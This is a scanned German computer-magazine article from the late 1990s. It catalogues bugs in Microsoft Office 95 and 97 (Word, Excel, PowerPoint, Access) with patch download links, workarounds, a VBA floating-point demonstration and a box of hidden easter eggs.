Wer gefüllte Objekte aus Office 97 auf seinem HP LaserJet Color nur als Umrisse erhält, der benötigt einen neuen, an Microsofts Bürolösung angepaßten Druckertreiber. Dieser sollte mindestens die Version 1.3 haben und steht zum kostenlosen Download unter

www.hp.com

bereit.

Office 97: Probleme mit FirstAid 97

In den Newsgroups zum Thema Microsoft Office finden sich immer wieder Berichte, daß es Probleme bei der Installation des Büropakets gibt, wenn auf dem Rechner FirstAid 97 aktiv ist. Um dem abzuhelfen, finden Sie ein Bugfix unter:

www.cybermedia.com

Office 97: Verlorene Postscript-Informationen

Wenn Sie in Office 97 mit Hilfe des Filters *Wpgimp32.flt* eine WordPerfect-Grafik in Ihr Dokument importieren, ignoriert der Filter alle enthaltenen Postscript-Informationen. Dadurch kann die Grafik erheblich vom Original abweichen.

Office 97: *tif*-Bilder mit falscher Größe

Fügen Sie in einer Office-97-Anwendung eine *tif*-Grafik ein, erscheint diese mit falscher Größe. Das kann so weit gehen, daß sogar das Seitenverhältnis verzerrt ist. Bis Sie dieses Fehlverhalten mit dem Service Release 2 behoben haben, bleibt Ihnen nichts anderes übrig, als die Grafik mit Qualitätsverlust im Grafikdialog in der Größe anzupassen.


Office 97: Aufgeblasene *jpg*-Bilder

Fügen Sie in einer beliebigen Office-Anwendung ein *jpg*-Bild ein, kann es sein, daß sich das Dokument um ein Vielfaches der Grafikdatei vergrößert. Dieser Effekt tritt ein, wenn Sie das *jpg*-Bild im sogenannten Exif-Standard speichern. Dieses Unterformat verwenden zahlreichen digitalen Kameras von Kodak, Minolta und Ricoh.

Das SR2 soll die Besonderheiten dieses Exif-Formats beachten.

Word 7: Hilfe !

Wo noch nichts ist, da kann auch nicht geholfen werden. Nach diesem Motto scheint auch Word 7 für Windows 95 zu arbeiten. Denn wenn Sie mit *[F1]* Hilfe anfordern, ohne daß ein Dokument geöffnet ist, verabschiedet sich Word mit einer Schutzverletzung. Diese autoritäre Methode soll Ihnen wohl beibringen, keine unnützen Fragen zu stellen.



RÜDE UND ERBARMUNGSLOS reagiert Word 7 für Windows auf unsinnige Anwenderaktionen.

Word 8: Vertauschte Beschriftung

Wollen Sie Ihre Word-Dokumente schützen, so haben Sie zwei Verfahren zur Auswahl: Soll der Text für jedermann lesbar, aber nur von Ihnen selbst zu verändern sein, setzen Sie die Option *Schreibzugriff aktivieren*. Soll jedoch niemand Einblick in die Datei haben, verwenden Sie *Lese- und Schreibschutz aktivieren*. So wäre es logisch. Ist es aber nicht! Denn Microsoft hat einfach die Zuordnung vertauscht. So ist der Schreib- in Wirklichkeit der Leseschutz und umgekehrt. Mit dem Service Release 1 ist dieser Fehler behoben. Das Kennwort für den Schutz des Dokuments setzen Sie übrigens unter *Extras/Optionen/Speichern* oder im *Speichern*-Dialog über die Schaltfläche *Optionen*.

Word 8: Zerstörte Texte

Word 97 ist zweifellos eine hervorragende Textverarbeitung: Überlagerte Grafiken, ein DTP-tauglicher Werkzeugkasten und Hunderte von Zusatzfunktionen bieten alles, was das Herz begehrt. Doch leider hat Word einen Fehler, der einem das Ganze vermiesen kann: Bei der Arbeit mit reinen Textformaten kann unverhofft der komplette Text verlorengehen. Sie können den Bug folgendermaßen nachvollziehen: Für ASCII-Texte bietet Word 97 die Formatvorlage *Nur Text* an. Als Schrift ist hier standardmäßig *Courier New* vorgegeben. Erzeugen Sie so einen Text, ändern Sie diesen Font über *Format/Vorlage bearbeiten/Bearbeiten* beispielsweise in *Arial* und verknüpfen diese über die Schaltfläche *Zuweisen* mit Ihrem Text.

Soweit funktioniert alles bestens. Speichern Sie nun Ihren Text als *MS DOS Text*, so werden Sie beim nächsten Aufruf der Datei Ihr blaues Wunder erleben. Denn aus irgendeinem Grunde hat Word in Ihr Dokument Steuerinformationen eingefügt und damit sogar Ihren eigentlichen Text zerstört. Microsoft hat diesen Bug bestätigt. Mit dem Service Release 1 ist dieser weitreichende Fehler behoben.

Word: Absturz wg. AutoKorrektur

Bei häufigen Tippfehlern greift die AutoKorrektur ein und korrigiert diese automatisch. Dazu legt Word nach Ihren Angaben eine Liste mit der Endung *acl* an. Wird diese Datei durch einen Zufall – etwa einen Stromausfall – beschädigt, stürzt Word ständig ab, ohne daß Sie merken, warum.

Bei Microsoft erhalten Sie unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles/aclutil.exe
```

einen Patch, mit dem Sie defekte *acl*-Dateien reparieren können.

Suchen Sie in Ihrem Office-Ordner nach Dateien mit der genannten Endung. Kopieren Sie *aclutil.exe* in das gefundene Verzeichnis, und starten Sie es mit einem Doppelklick, wodurch das Programm *ACLFix.exe* entpackt wird. Dieses rufen Sie in einer DOS-Box mit dem *acl*-Dateinamen als Parameter auf. Heißt die Datei beispielsweise *Hugo.acl*, lautet der Aufruf

```
aclfix hugo.acl
```


Word: Die Tücken der *wmf*-Grafiken


wmf (Windows Metafile) ist das Standard-Vektorgrafikformat von Microsoft. Dieses ähnelt *bmp* für Pixelbilder. Da bereits in den Windows-Systemroutinen (API) *wmf*-Funktionen enthalten sind, die alle Programmierer verwenden können, ist *wmf* weit verbreitet.

Jedoch hat Microsoft Fehler in der hauseigenen Programmbibliothek fabriziert: Manche *wmf*-Grafiken enthalten Elemente, die plötzlich verschwinden oder nicht ausgedruckt werden. Oder ein- und dieselbe Grafik, in ein Dokument eingebettet, sieht in verschiedenen Ansichten völlig anders aus.

Als Beispiel finden Sie auf der Heft-CD-ROM zwei Dateien mit den Namen *Wmftest7.doc* (Word 95) bzw. *Wmftest8.doc* (Word 97). Die Dokumente enthalten eine Grafik mit vier großen und vier kleinen Kreisen. Wenn Sie diese betrachten, werden Sie feststellen: Je nach Anwendung und Vergrößerung unterschlägt die Ansicht verschiedene Elemente. Und auch auf den Ausdrucken dieser Dokumente fehlen diese Elemente.

Daher der Rat: Verwenden Sie möglichst keine Dateien im Windows-Metafile-Format. Wollen Sie kompatibel bleiben, exportieren Sie Ihre Grafiken in das *ai*-Format des Adobe Illustrator. Dieses Format unterstützt nahezu jedes Vektorgrafikprogramm.





EIN- UND DIESELBE *WMF*-GRAFIK wird in unterschiedlichen Anwendungen anders dargestellt und ausgedruckt.

> **SERVICE RELEASE 1 UND 2**
>
> Bevor Sie das Service Release 2 (SR2) installieren, müssen Sie das SR1 aufgespielt haben. Um festzustellen, ob das SR1 bei Ihnen installiert ist, klicken Sie innerhalb einer beliebigen Office-7-Anwendung im Menü *?* auf *Info*.
> Prüfen Sie, ob der Begriff *SR1* am oberen Ende des Dialogfelds hinter dem Namen der Anwendung steht. Bei Microsoft Word sollten Sie beispielsweise *Microsoft Word 97 SR1* sehen. Andernfalls installieren Sie das SR1 zuerst. Sie finden es unter
> ```
> www.microsoft.com/germany/
> ➥office/sr/default.asp
> ```

Word: Dokumente auf Diskette

Wenn WinWord ein Dokument sichert, schreibt es temporäre Dateien in dasselbe Verzeichnis wie die *doc*-Datei selbst. Sobald Sie das Dokument schließen, löscht Microsofts Texter auch diese Dateien. Bei der Arbeit mit Disketten bringt dieses Verhalten jedoch zwei Probleme mit sich: Wenn der Speicherplatz gegen Null geht und Word die Temporärdateien nicht mehr ablegen kann, stürzt es einfach ab.

Haben Sie zudem größere Teile des Texts über die Zwischenablage mit anderen Anwendungen ausgetauscht, behält Word die Verbindung zu der Datei auch noch, wenn diese schon geschlossen ist. Denn anstatt den Text selbst in die Zwischenablage zu schreiben, legt Word dort einen Verweis auf die Datei ab. Nehmen Sie anschließend die Diskette aus dem



Laufwerk, bekommt Ihr System verständlicherweise Probleme.

Word: Keine Alternative zu Alternativ

Die Korrektur falsch geschriebener Wörter läuft seit Word 7 im Hintergrund. Ärgerlich ist dabei, daß manche Begriffe immer mit einer roten Linie als fehlerhaft markiert werden. Dazu gehört beispielsweise das Wort *„Alternativ"*. Egal ob Sie es in Ihr Benutzerwörterbuch aufnehmen oder nicht, in den Augen von Word ist und bleibt es falsch.

Word 8: Buchstabenmüll in Word-2-Texten

Öffnen Sie ein Word-2-Dokument, und speichern Sie es mit der aktuellen Version ab, ist der Text beim nächsten Öffnen mit Quadraten und zusätzlichen Absätzen übersät. Diese lassen sich per Hand entfernen und sollen nach der SR2-Installation nicht mehr auftreten.

Excel 7: Defekte Registrierungsdatei


Bei Dateien mit der Endung *reg* handelt es sich unter Windows 95/98 und NT um Registrierungsdateien, die Informationen für das Betriebssystem enthalten. Damit meldet sich ein Programm bei Windows an. Ein Doppelklick im Explorer auf eine *reg*-Datei bewirkt, daß die entsprechende Anwendung neu registriert wird und die Informationen neu in die Registry geschrieben werden.

Bei der Datei *Excel7.reg* haben die Macher von Microsoft jedoch zwei Zeilen vergessen. Statt des erwarteten Neueintrags in der Registry erhalten Sie nur eine Fehlermeldung.

Damit die Datei wieder ordnungsgemäß funktioniert, öffnen Sie diese mit einem Editor – beispielsweise mit NotePad. Fügen Sie zwei Leerzeilen am Anfang ein. In der ersten Zeile tragen Sie

```
REGEDIT
```

in Großbuchstaben ein und speichern die Datei. Ein erneuter Doppelklick, und Excel ist wieder registriert.



KEINE ECHTE ALTERNATIVE: Word korrigiert das Wort *Alternativ* mit *Alternativ.*

Excel 7: Zweierpotenzen unerwünscht

Wer in Excel 95 bestimmte Ziffernfolgen eingibt, wird eine Überraschung erleben. Denn Zahlen, die 15 Ziffern in der Reihenfolge *140737488355328*, *281474976710656* oder *562949953421312* und ein Dezimalkomma an beliebiger Stelle aufweisen, werden von Excel in falsche Zahlen umgewandelt.



STATT DER GEWÜNSCHTEN REGISTRIERUNG erscheint bei einem Doppelklick auf *Excel7.reg* nur eine Fehlermeldung.

Geben Sie beispielsweise *1,40737488355328* ein, ändert Excel 7 den Zellinhalt selbständig in *0,64*. Abhilfe schafft hier ein Patch von Microsoft, der noch weitere kleine Bugs bereinigt. Sie erhalten ihn unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles/xl15link.exe
```

Ab Office 97 ist der Fehler standardmäßig behoben.

NÜTZLICHE ERWEITERUNGEN ZU MS OFFICE

Neben den Service Releases basteln Microsofts Office-Entwickler auch an zahlreichen Erweiterungen, die sie kostenlos zur Verfügung stellen.

NDR – Neue Deutsche Rechtschreibung

Damit künftig „Ketschup" nicht als Fehler angesehen wird und auch die „Filosofi" in Ihren Texten Einzug hält, erhalten Sie unter

```
www.microsoft.com/germany/
➥office/word/rechtsch.asp
```

eine neue Version des Lexikons für Word ab der Version 6.

Word 6 Originalformat

Endlich gibt es einen Konverter, der in Word 97 Dokumente der Versionen 6 und 7 speichern kann. Bislang erstellte Word 97 übergroße *rtf*-Dateien, wenn Sie eines der beiden älteren Word-Formate beim Speichern wählten.

Fertigen Sie sicherheitshalber eine Kopie des alten Exportfilters an, bevor Sie den Konverter installieren. Dieser heißt *Wrd6ex32.cnv* und befindet sich im Verzeichnis *Textconv* im Ordner *Gemeinsame Dateien.* Danach installieren Sie den neuen Filter, den Sie unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles/wrd6ex32.exe
```

erhalten.

Erweitertes Im- und Exportspektrum

Wer heute einen Text findet, der in der Steinzeit mit Word oder WordStar für DOS erstellt wurde, sitzt ohne die Sammlung antiquierter Im- und Exportfilter unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles/wdsupcnv.exe
```

auf dem Trockenen. Haben Sie diese installiert, können Sie die Formate Lotus Ami Pro 3.x, WordStar 3.3 bis 7.0 für DOS und WordStar 1.0 bis 2.0 für Windows, Windows Write 3.0 oder 3.1, MS Word 3.x bis 6.x für DOS und das alte Textformat RFT-DCA für IBMs Display Write 4.0 bis 5.1 lesen und schreiben.

Neue Dokumente in alten Versionen

Wollen Sie mit älteren Word-Versionen Office-97-Texte lesen, benötigen Sie die Konverter, die Sie unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles/wrd97cnv.exe
```

erhalten.

HTML mit Word 95

Wollen Sie mit Ihrem Word 95 eine Web-Site gestalten, erhalten Sie unter

```
ftp://ftp.microsoft.com/softlib/
➥Word mslfiles/wdia204z.exe
```

einen Assistenten.

Microsoft Draw 98

Mit der aktualisierten Version des Zeichenprogramms Microsoft Draw 97 erhalten Sie ein Grafikprogramm, mit dem Sie Schrifteffekte auch im Publisher und in Outlook verwenden und die Grafiken in HTML konvertieren können.

```
ftp://ftp.microsoft.com/softlib/
➥msfiles/draw98.exe
```

Excel 8: Fehler in Neuberechnung

In bestimmten Fällen arbeitet der Algorithmus zur automatischen Neuberechnung nicht korrekt. Das Problematische ist, daß keinerlei Warnhinweise erscheinen. Dadurch rechnen Sie mit falschen Daten weiter, ohne es zu merken.

Um diesen Fehler zu reproduzieren, gehen Sie wie folgt vor:

- Markieren Sie den Bereich *D33:U33*, geben Sie als Formel *=C33+1* ein, und drücken Sie *[Strg-Enter]*.
- Füllen Sie die Zellen *A36* und *A37* mit den Formeln *=D33* bzw. *=D17*.
- Geben Sie nun in der Zelle *C33* einen Wert ein, ändern sich zwar alle Werte der Reihe *D33:U33*, nicht aber die abhängige Zelle *A36*. Erst nach einer Neuberechnung über *[Strg-Alt-F9]* stimmt das Gesamtergebnis wieder. Was Sie hier exemplarisch für einen Fall durchgespielt haben, tritt in unzähligen anderen Tabellen ebenso auf.

Die ersten Fälle dieses unter der Bezeichnung Recalculation Bug bekannt gewordenen Fehlers sind in Abständen von einigen Monaten durch Patches behoben worden. Doch trotz des Service Release 2 existieren laut Aussagen in einschlägigen WWW-Sites noch Fälle, bei denen der Fehler auftritt. Dabei müssen Sie sich jedoch keine Sorgen machen, denn wie gesagt: Ein einfacher Tastendruck auf *[Strg-Alt-F9]* löst das Problem – auch ohne Bugfix.

Excel 8: Nur erste Spalte in eingebetteten Objekten

Betten Sie in einem eigenen Visual-Basic-Programm (VB) ein Excel-Objekt ein, kann es vorkommen, daß nur noch die erste Spalte sichtbar ist.

Um den Bug nachzuvollziehen, legen Sie in VB ein neues Projekt an und plazieren auf dem Formular ein OLE Client Control. Klicken Sie auf das Kontrollkästchen *Erstelle aus ...* im *Objekt/Einfügen*-Dialog, und wählen Sie eine bestehende *xls*-Datei aus, die eine mit AutoFormat gestaltete Tabelle mit mehr als einer Spalte besitzt. Wenn Sie auf *OK* klicken, zeigt Excel das komplette Datenblatt. Legen Sie die Eigenschaft *SizeMode* des OLE Client Controls mit *Autosize* fest.

Führen Sie einen Klick mit der rechten Maustaste auf das Control aus, und wählen Sie *Öffnen*. Sobald Sie Excel verlassen, zeigt das Programm nur noch die erste Spalte. Das Service Release 2 von Office 97 behebt diesen Fehler.

Excel: Der Meister rechnet falsch

Können Sie rechnen? Dann versuchen Sie sich doch mal an

```
100 * (4,06-4)
```

OK, das war nicht schwer, das Ergebnis ist *6*. Nach Adam Riese zumindest, nicht aber nach Bill Gates. Denn berechnen Sie diese einfache Formel in Excel und formatieren Sie den Zellinhalt mit genügend Nachkommastellen, so lautet das Ergebnis *5,99999999999996*. Knapp daneben. Und natürlich rechnet Excel mit diesem falschen Ergebnis weiter.

Verlangt eine Formel den ganzzahligen Anteil einer Zahl, so lautet die Formel

```
=Ganzzahl(100 * (4,06-4))
```

Und hier ist der Unterschied zum korrekten Ergebnis noch gravierender: *5*. Natürlich kann man auch die *Runden*-Funktion in der Form

```
=RUNDEN(100 * (4,06-4);0)
```

verwenden, wodurch das Ergebnis wieder stimmt. Es gibt jedoch Formeln, bei denen *Ganzzahl* statt *Runden* verwendet werden muß.

Microsoft Excel - Bug3.xls

	A	B	C	D
1	Zahl 1	Zahl 2	Differenz * 100	Ganzzahl
2	1,06	1	6,0000000000000100	6
3	2,06	2	6,0000000000000100	6
4	3,06	3	6,0000000000000100	6
5	4,06	4	5,9999999999999600	5
6	5,06	5	5,9999999999999600	5
7	6,06	6	5,9999999999999600	5
8	7,06	7	5,9999999999999600	5
9	8,06	8	6,0000000000000500	6
10	9,06	9	6,0000000000000500	6
11	10,06	10	6,0000000000000500	6
12	11,06	11	6,0000000000000500	6
13	12,06	12	6,0000000000000500	6
14	13,06	13	6,0000000000000500	6
15	14,06	14	6,0000000000000500	6

KLEINE FORMEL, GROSSE WIRKUNG: Excel kommt bei der einfachen Berechnung *=(4,06-4)*100* zu einem falschen Ergebnis.

Diesen Bug gibt es schon seit der ersten Excel-Version. Mit einem Service Release ist diesem Fehler nicht beizukommen: Das Problem liegt in der internen Darstellung gebrochener Zahlen. Diese verarbeitet Excel auf Systemebene in Fließkommadarstellung, weil dies der Prozessor mit rasender Geschwindigkeit erledigt. Abhilfe würde das sogenannte BCD-Format (Binary Coded Decimals) schaffen, das Zahlen dezimal ablegt. Es ist jedoch in Excel nicht vorgesehen, da die Arithmetik um ein Vielfaches langsamer ist. Dafür treten – im Gegensatz zur Fließkommadarstellung – keine Rundungsfehler auf.

Excel: Die Mathematik widerlegt

Einer der interessantesten Beweise in der Mathematik ist, darzulegen, daß 1 gleich 1 ist. Microsoft beweist es ebenfalls – und widerlegt diesen Beweis im nächsten Moment wieder.

Nehmen Sie beispielsweise das kleine VBA-Makro (Visual Basic für Anwendungen):

OSTEREIER

Programmierer verstecken gerne kleine Animationen und Spielchen in ihren Programmen. Auch im Office von Microsoft finden sich solche Ostereier.

Excel 95: Gequälte Seelen

Öffnen Sie ein neues Arbeitsblatt, und bewegen Sie den Zellzeiger mit den Pfeiltasten in die Zelle *A95*. Klicken Sie auf die Zeilenzahl *95*, um die gesamte Reihe zu markieren. Wählen Sie den Menüpunkt *?/Info* und die Schaltfläche *Software Service*, während Sie *[Strg-Umschalt]* gedrückt halten.

Nun sehen Sie die *Halle der (von Bill Gates) gequälten (Programmierer-)Seelen.* Tippen Sie zusätzlich

```
EXCELKFA
```

ein, öffnet sich hinter Ihnen eine Geheimwand, und Sie sehen das Konterfei der gequälten Seelen.

Excel 97: Nur Fliegen ist schöner

Wer zwischen zwei Berechnungen gerne ein wenig fliegen möchte, findet in Excel 97 einen Flieger, mit dem Sie per Maus über fraktale Landschaften gleiten können. Drücken Sie dazu *[F5]*, und geben Sie als Zellbereich *X97:L97* ein. Betätigen Sie die *[Tab]*-Taste, und klicken Sie auf das Icon *Diagramm-Assistent* – fertig.

Word: Glück gehabt

Halten Sie in Word die Tastenkombination *[Strg-Alt]*, und drücken Sie zusätzlich die Plustaste auf der numerischen Tastatur, verwandelt sich der Cursor in ein vierblättriges Kleeblatt.

Word 97: Flipper inklusive!

In Word 97 befindet sich sogar ein sehr einfacher Flipper. Geben Sie in einem neuen Dokument das Wort *Blue* ein, und formatieren Sie es in *Fett* und blauer Farbe. Fügen Sie ein Leerzeichen ein, und wählen Sie den Menüpunkt *?/Info*. Halten Sie die Tasten *[Strg-Umschalt]* gedrückt, und klicken Sie auf die Grafik, startet der Endlosflipper. Die beiden Flipper steuern Sie mit *[Z]* (links) und *[M]* (rechts).




```
Sub CalcBug()
  Dim x, y As Single
  x = 0.6:     y = x
  Worksheets("Tabelle1").Select
  Range("A1").Value = (x = y)
  Range("A2").Value = x
  Range("A3").Value = y
  Range("A4").Value = _
          Range("A2").Value = _
          Range("A3").Value
  x = Range("A2").Value
  y = Range("A3").Value
  Range("A5").Value = (x = y)
End Sub
```

Das Resultat der Prozedur sehen Sie in der Abbildung „Adam Riese widerlegt" (siehe unten). Hier wird zunächst einer Variablen *X* der Wert *0,6* zugewiesen

	A	B
		x = 0,6 y = x
1	WAHR	(x = y)
2	0,6	x
3	0,600000024	y
4	FALSCH	A2 = A3
		x <- A2 y <- A3
5	WAHR	X = Y
6		
7		

ADAM RIESE WIDERLEGT: Ein Excel-VBA-Makro zeigt, daß *1 = 1* doch nicht gilt.

und deren Inhalt an eine zweite Variable *Y* weitergegeben. Da sollte man denken, die Inhalte seien identisch. Der direkte Vergleich *(X = Y)* ergibt auch tatsächlich dieses Resultat.

Weisen Sie allerdings zwei unterschiedlichen Zellen die Werte von *X* und *Y* zu und vergleichen dann die Zellinhalte, dann meldet Excel, die Zellinhalte seien tatsächlich unterschiedlich. In Visual Basic passiert dieser Lapsus nicht. Den Fehler gibt es bereits seit Excel 5.0, und kein Service Release konnte ihn bislang beheben.

Excel: Falsches Schaltjahr

Alle vier Jahre ist ein Schaltjahr. Falsch! Denn es gilt zudem die Regel, daß ein Jahr, das durch 100 ohne Rest teilbar ist, nur dann ein Schaltjahr ist, wenn es sich auch durch 400 teilen läßt. Das ist bei 1200, 1600 und dem Jahr 2000 der Fall. Nicht aber bei 1900. Dennoch zeigt Excel den 29. Februar 1900 als gewöhnliches Datum an.

Gravierender ist aber, daß alle Wochentage vor dem 29.2.1900 falsch sind. Denn der 1.1.1900 ist nicht etwa ein Sonntag, wie Excel behauptet, sondern ein Montag. Und auch als Differenz zwischen dem 1.9.97 und dem 1.1.1900 zeigt Excel nicht korrekt 35672 an, sondern 35673. Dieser Fehler existiert in Excel seit der ersten Version – und besteht weiterhin in Excel 97!

Excel: Falsche Formatierung

Excel ist in puncto Berechnung und Formatierung flexibel wie kaum ein anderes Programm dieses Genres. Ob Datum, Währung oder Uhrzeit, Excel stellt eine Vielzahl vorgefertigter Formatierungen zur Verfügung. Und wenn das nicht reicht, geben Sie Ihren Daten mit Hilfe von Formatzeichenketten das gewünschte Aussehen.

Geben Sie beispielsweise den Wert *00:21* ein, weiß Excel, daß es sich um eine Zeitangabe handelt, und versieht es mit der Formatierung *hh:mm*, wobei *h* für Stunden und *m* für Minuten steht.

Benötigen Sie jedoch den Stundenanteil nicht, sondern wollen beispielsweise eine Anzeige in der Form *21 Min*, so können Sie im Abschnitt *Benutzerdefiniert* der Zellformatierung beliebige Formate selbst angeben.

Für die genannte Darstellung lautet dieser Ausdruck etwa *mm \Min*. Der Backslash vor dem *M* bedeutet, daß es sich hier um ein echtes *M* handelt und nicht um das Formatzeichen für Monat. Tatsächlich nehmen die Zellen nach der Formatierung auch das gewünschte Aussehen an.

Speichern Sie jedoch das Dokument und laden es erneut, erwartet Sie eine Überraschung: In allen Zellen steht *01 Min*. Grund dafür ist, daß Excel die Formatierung nicht – wie angegeben – als *mm \Min* ablegt, sondern als *MM \Min*. Und das bedeutet, daß statt der Minuten der Monat angezeigt wird. Ändern Sie die Formatierung wieder, sind Ihre Werte wieder da. Doch spätestens beim nächsten Laden stehen Sie wieder vor demselben Problem. Auch diesen Bug gibt es schon seit Excel 4.0, und er wird mit keinem Service Release behoben.

PowerPoint 8: Schlechte Qualität bei importierten *eps*-Dateien

Versuchen Sie eine Macintosh-Grafik mit Postscript-Informationen zu importieren, weist das Bild eine sehr schlechte Qualität auf. Das kann soweit gehen, daß ganze Bereiche verschwinden oder falsch dargestellt werden. Dieser Fehler ist im Service Release 2 behoben.

PowerPoint 8: Euro wird ignoriert

Unter gewissen Umständen druckt PowerPoint das Euro-Symbol nicht mehr aus. Dieser Effekt tritt dann ein, wenn Sie per Cut&Paste einen Bereich verschieben oder duplizieren, der mit dem Euro Symbol Font formatiert ist.

Das SR2 korrigiert dieses Dilemma, bevor 1999 der Euro eingeführt wird.


PowerPoint 7: Der Kampf mit dem Millennium

Wenn es um den Wechsel ins nächste Jahrtausend geht, hat auch PowerPoint Probleme, Daten korrekt abzulegen. Ist Ihr Systemdatum auf einen Zeitpunkt nach der Jahrtausendwende eingestellt, können Sie den Bug leicht reproduzieren.

Fügen Sie in eine beliebige Präsentation ein Datumsfeld mit automatischer Aktualisierung ein, und formatieren Sie es mit zwei Stellen für die Jahreszahl, also beispielsweise *01.12.03*. Speichern Sie die Datei im PowerPoint-4-Format, liegt die Jahreszahl plötzlich mit drei Ziffern und einem völlig falschen Wert vor.

Für diesen Fehler gibt es bei Microsoft unter

```
support.microsoft.com/download/
➥support/mslfiles/ppty2kus.exe
```



VOR DEM SPEICHERN und nach dem Laden zeigt das Arbeitsblatt verschiedene Ergebnisse.

einen Patch, der die fehlerhafte Bibliothek *Pp7trans.dll* korrigiert. Alternativ können Sie das Datum natürlich auch vierstellig darstellen.

Access: 1,2 * 100 = 119

Wollen Sie in Access den Ausdruck

```
X = Int(1.2 * 100)
```

berechnen, werden Sie über das Ergebnis erstaunt sein. Denn statt 120 meint Access, das Ergebnis sei 119. Knapp daneben!

Grund für dieses Fehlverhalten, das Sie mit anderen Zahlen beispielsweise auch in Excel beobachten können, ist das Zahlenformat. Access und Excel speichern Zahlen im Double-Format. Double-Datentyp speichert Zahlen in Exponential- oder Gleitkommaschreibweise (25 000 schreibt sich 25E3). Dadurch treten dann solche Rundungsfehler auf.

Access 8: Verwirrende Intellimouse

Access und die Intellimouse spielen Katze und Maus: Haben Sie ein Formular mit eingebettetem Datenblatt, können Sie mit dem Rad der Intellimouse nicht scrollen. Haben Sie hingegen ein Fenster mit eingebettetem Formular in Tabellenansicht, springt der Datensatzzeiger bereits bei einer Raste des Mausrads zum ersten oder letzten Datensatz.

Befinden Sie sich hingegen in einer Tabellenansicht, rollt die Anzeige wahllos hoch und runter, wenn Sie das Mausrad um einen Rasterpunkt drehen.

Dieses Fehlverhalten soll das SR2 von Office 97 beheben. TR

Auf der Heft-CD und auf unserer Web-Site zeigen wir einige Bugs auf Beispieldateien an.
www.pc-magazin.de/magazin/ ➥extras.htm
Klicken Sie in der Tabelle *Online Extras* unter *Special* auf das entsprechende rote *Download*-Feld.

BUGS UND LÖSUNGEN

Anwendung	Office	Bug	Workaround/Fix
Access	alle Versionen	1,2 * 100 = 119	⊘
Access	97	Verwirrende Intellimouse	SR2
Excel	95	Defekte Registrierungsdatei	Im Beitrag beschrieben
Excel	95	Zweierpotenzen unerwünscht	Bugfix bei Microsoft
Excel	97	Fehler in der Neuberechnung	Bugfixes/SR1/SR2/*[Strg-Alt-F9]*
Excel	97	Nur erste Spalte in eingebetteten Objekten	SR2
Excel	alle Versionen	Der Meister rechnet falsch	⊘
